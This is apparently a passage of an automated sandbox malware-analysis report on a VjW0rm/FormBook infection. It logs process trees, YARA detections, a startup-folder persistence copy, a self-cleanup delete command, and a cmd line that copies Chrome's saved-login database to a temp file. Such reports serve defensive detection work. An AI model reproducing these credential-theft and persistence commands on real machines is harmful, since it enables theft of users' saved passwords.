C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\RmiIjXZkdd.js	0	11475	7e 28 21 41 72 72 61 79 2e 70 72 6f 74 6f 74 79 70 65 2e 66 6f 72 45 61 63 68 20 3f 20 41 72 72 61 79 2e 70 72 6f 74 6f 74 79 70 65 2e 66 6f 72 45 61 63 68 20 3d 20 66 75 6e 63 74 69 6f 6e 20 28 63 61 6c 6c 62 61 63 6b 2c 20 74 68 69 73 41 72 67 29 20 7b 0a 20 20 20 20 74 68 69 73 41 72 67 20 3d 20 74 68 69 73 41 72 67 3b 0a 20 20 20 20 66 6f 72 20 28 76 61 72 20 69 20 3d 20 30 3b 20 69 20 3c 20 74 68 69 73 2e 6c 65 6e 67 74 68 3b 20 69 2b 2b 29 20 7b 0a 20 20 20 20 20 20 20 20 63 61 6c 6c 62 61 63 6b 2e 63 61 6c 6c 28 74 68 69 73 41 72 67 2c 20 74 68 69 73 5b 69 5d 2c 20 69 2c 20 74 68 69 73 29 3b 0a 20 20 20 20 7d 0a 7d 20 3a 20 30 2c 20 21 41 72 72 61 79 2e 70 72 6f 74 6f 74 79 70 65 2e 6d 61 70 20 3f 20 41 72 72 61 79 2e 70 72 6f 74 6f 74 79 70 65 2e	~ (!Array.prototype.forEach ? Array.prototype.forEach = function (callback, thisArg) { thisArg = thisArg; for (var i = 0; i < this.length; i++) { callback.call(thisArg, this[i], i, this); }} : 0, !Array.prototype.map ? Array.prototype.	success or wait	1	7FFF2ED4700A	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: 1272, Parent PID: 3688

General

Target ID:	7
Start time:	19:03:11
Start date:	27/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\RmiIjXZkdd.js"
Imagebase:	0x7ff743d80000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000007.00000002.922485204.0000026A515F0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000007.00000002.922294824.0000026A4F89A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: webshell_asp_generic, Description: Generic ASP webshell which uses any eval/exec function indirectly on user input or writes a file, Source: 00000007.00000002.922283429.0000026A4F890000.00000004.00000020.00020000.00000000.sdmp, Author: Arnim Rupp • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000007.00000002.922283429.0000026A4F890000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: wscript.exe PID: 6040, Parent PID: 3688

General

Target ID:	8
Start time:	19:03:21
Start date:	27/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\RmiIjXZkdd.js"
Imagebase:	0x7ff743d80000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000008.00000002.931430128.0000020FBE071000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: webshell_asp_generic, Description: Generic ASP webshell which uses any eval/exec function indirectly on user input or writes a file, Source: 00000008.00000002.921876626.0000020FBC1E8000.00000004.00000020.00020000.00000000.sdmp, Author: Arnim Rupp • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000008.00000002.921876626.0000020FBC1E8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000008.00000003.465086435.0000020FBE075000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000008.00000003.464882412.0000020FBE075000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: webshell_asp_generic, Description: Generic ASP webshell which uses any eval/exec function indirectly on user input or writes a file, Source: 00000008.00000002.921864833.0000020FBC1DE000.00000004.00000020.00020000.00000000.sdmp, Author: Arnim Rupp • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000008.00000002.921864833.0000020FBC1DE000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: help.exe PID: **5440**, Parent PID: **3688**

General

Target ID:	9
Start time:	19:03:35
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\help.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\help.exe
Imagebase:	0x13c0000
File size:	10240 bytes
MD5 hash:	09A715036F14D3632AD03B52D1DA6BFF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.930406757.00000000035D7000.00000004.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.930406757.00000000035D7000.00000004.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.930406757.00000000035D7000.00000004.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.907157979.00000000004B0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.907157979.00000000004B0000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.907157979.00000000004B0000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.907218726.0000000000700000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.907218726.0000000000700000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.907218726.0000000000700000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.907579825.00000000007AD000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.907579825.00000000007AD000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.907579825.00000000007AD000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.907268492.0000000000730000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.907268492.0000000000730000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.907268492.0000000000730000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4CA417	NtReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **4252**, Parent PID: **5440**

General

Target ID:	10
Start time:	19:03:44
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\AppData\Local\Temp\bin.exe"
Imagebase:	0xed0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **4228**, Parent PID: **4252**

General

Target ID:	11
Start time:	19:03:45
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6406f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1348**, Parent PID: **5440**

General

Target ID:	16
Start time:	19:04:45
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c copy "C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\user\AppData\Local\Temp\DB1" /V
Imagebase:	0xed0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB1	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	ED4E97	CopyFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB1	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 fd 05 00 00 00 01 07 fd 00 00 00 00 10 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .C	success or wait	1	ED4E97	CopyFileExW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	512	success or wait	1	ED5742	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	65024	success or wait	1	EE8CA9	ReadFile
C:\Users\user\AppData\Local\Temp\DB1	unknown	40960	success or wait	1	EE8CD3	ReadFile

Analysis Process: conhost.exe PID: **1860**, Parent PID: **1348**

General

Target ID:	17
Start time:	19:04:45
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff783d30000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: u8g48fg0phzxan.exe PID: **3344**, Parent PID: **3688**

General

Target ID:	18
Start time:	19:06:32
Start date:	27/05/2022
Path:	C:\Program Files (x86)\lrlr8ftbp\u8g48fg0phzxan.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\lrlr8ftbp\u8g48fg0phzxan.exe
Imagebase:	0x1200000
File size:	175616 bytes
MD5 hash:	FF568D4337CE1566C4140FA2FEDF8DB8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000000.871758579.0000000001201000.00000020.00000001.01000000.0000000B.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000000.871758579.0000000001201000.00000020.00000001.01000000.0000000B.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000000.871758579.0000000001201000.00000020.00000001.01000000.0000000B.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.876080332.0000000001201000.00000020.00000001.01000000.0000000B.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.876080332.0000000001201000.00000020.00000001.01000000.0000000B.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.876080332.0000000001201000.00000020.00000001.01000000.0000000B.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000000.871170118.0000000001201000.00000020.00000001.01000000.0000000B.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000000.871170118.0000000001201000.00000020.00000001.01000000.0000000B.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000000.871170118.0000000001201000.00000020.00000001.01000000.0000000B.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000000.870726795.0000000001201000.00000020.00000001.01000000.0000000B.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000000.870726795.0000000001201000.00000020.00000001.01000000.0000000B.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000000.870726795.0000000001201000.00000020.00000001.01000000.0000000B.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000000.871469677.0000000001201000.00000020.00000001.01000000.0000000B.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000000.871469677.0000000001201000.00000020.00000001.01000000.0000000B.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000000.871469677.0000000001201000.00000020.00000001.01000000.0000000B.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Program Files (x86)\lrlr8ftbp\u8g48fg0phzxan.exe, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Program Files (x86)\lrlr8ftbp\u8g48fg0phzxan.exe, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: C:\Program Files (x86)\lrlr8ftbp\u8g48fg0phzxan.exe, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Program Files (x86)\lrlr8ftbp\u8g48fg0phzxan.exe, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Program Files (x86)\lrlr8ftbp\u8g48fg0phzxan.exe, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: C:\Program Files (x86)\lrlr8ftbp\u8g48fg0phzxan.exe, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 100%, Joe Sandbox ML • Detection: 49%, Metadefender, Browse • Detection: 100%, ReversingLabs

Disassembly

No disassembly